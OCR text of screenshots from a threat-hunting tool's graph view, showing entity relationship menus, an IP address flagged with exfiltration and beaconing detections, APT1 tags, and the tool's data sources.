
	Account	3
	Beacon	3
	Hostname	5
	IPAddress	7

TAGS

PIP

Legend





1 SELECT or MATCH

GO


Save Query...

Explore

Save



Legend



- All
- IPAddress connectedTo> IPAddress
- IPAddress connectionFailed> IPAddress
- IPAddress involved> Alert...
- IPAddress involved> Beacon...
- IPAddress receivedFile> File...
- IPAddress requested> URI...
- IPAddress resolved> DNSDomain...**
- Drill Down
- Open Investigation Manager
- Hide All Selected
- Hide All Others
- Format Selection
- URI hostedOn> IPAddress...
- File hostedOn> IPAddress...
- DGA involved> IPAddress...
- Beacon involved> IPAddress...
- Alert involved> IPAddress...
- Exfiltration involved> IPAddress...
- DataStaging involved> IPAddress...
- DNSTunnel involved> IPAddress...
- UserAgent isAgent> IPAddress...
- Account observedOn> IPAddress...
- Hostname resolvedTo> IPAddress...
- MACAddress resolvedTo> IPAddress...
- DNSDomain resolvedTo> IPAddress...

0 118.184.176.15

From May 23 2017 15:16 to May 30 2017 15:16

FEATURES

Total bytes 48.6 MB

Total connections 80

Bytes No data for current window

Connections No data for current window

Show more

DETECTIONS TAGS HISTORY

4 1 Arranged by risk

81 EXFIL-2 2017-02-06 20:04

76 BEACON-0 2017-02-06 20:21

76 BEACON-5 2017-02-06 20:21

ACTIVITY

Total No data for current window

Anomali_ThreatIntel No data for current window

Sqrrl_Alerts No data for current window

Sqrrl_MSDNSDebug No data for current window

Sqrrl_Netflow No data for current window

1 SELECT or MATCH

GO


Save Query...

Explore

Save ▾



Legend



0 items selected

ENTITY CLASSES

	Account	3
	Beacon	3
	DNSDomain	1
	Hostname	5
	IPAddress	8

TAGS

APT1 x PIP x Ross x


1 SELECT or MATCH

GO

Save Query...

Explore

Save



- All
- IPAddress connectedTo> IPAddress ▶ Both Directions
 - IPAddress connectionFailed> IPAddress ▶ Outwards...
 - IPAddress involved> Alert...
 - IPAddress involved> Beacon...
 - IPAddress receivedFile> File...
 - IPAddress requested> URI...
 - IPAddress resolved> DNSDomain...
 - IPAddress sentFile> File...
 - _Process _connectedTo> IPAddress...
 - Account authenticationFailure> IPAddress...
 - Account authenticationSuccess> IPAddress...
 - URI hostedOn> IPAddress...
 - File hostedOn> IPAddress...
 - DGA involved> IPAddress...
 - Beacon involved> IPAddress...
 - Alert involved> IPAddress...
 - Exfiltration involved> IPAddress...
 - DataStaging involved> IPAddress...
 - DNSTunnel involved> IPAddress...
 - UserAgent isAgent> IPAddress...
 - Account observedOn> IPAddress...
 - Hostname resolvedTo> IPAddress...
 - MACAddress resolvedTo> IPAddress...
 - DNSDomain resolvedTo> IPAddress...

BEACON-0

10.10.1.4

10.1.5.114

0 118.184.176.15

From May 23 2017 15:16 to May 30 2017 15:16

FEATURES

Total bytes	48.6 MB
-------------	---------

Total connections	80
-------------------	----

Bytes	No data for current window
-------	----------------------------

Connections	No data for current window
-------------	----------------------------

Show more

DETECTIONS TAGS HISTORY

4	1	Arranged by risk
---	---	------------------

81	EXFIL-2	2017-02-06 20:04
----	---------	------------------

76	BEACON-0	2017-02-06 20:21
----	----------	------------------

76	BEACON-1	2017-02-06 20:21
----	----------	------------------

ACTIVITY

Total	No data for current window
-------	----------------------------

Anomali_Threatintel	No data for current window
---------------------	----------------------------

Sqrrl_Alerts	No data for current window
--------------	----------------------------

Sqrrl_MSDNSDebug	No data for current window
------------------	----------------------------

Sqrrl_Netflow	No data for current window
---------------	----------------------------

Legend


1 SELECT or MATCH

GO

Save Query...

Explore

Save ▾



0 items selected


ENTITY CLASSES

	Account	3
	Beacon	3
	DNSDomain	1
	Hostname	5
	IPAddress	9

TAGS

APT1 × PIP × Ross ×

Legend





CounterOps

Find by tag or ID

test

≡

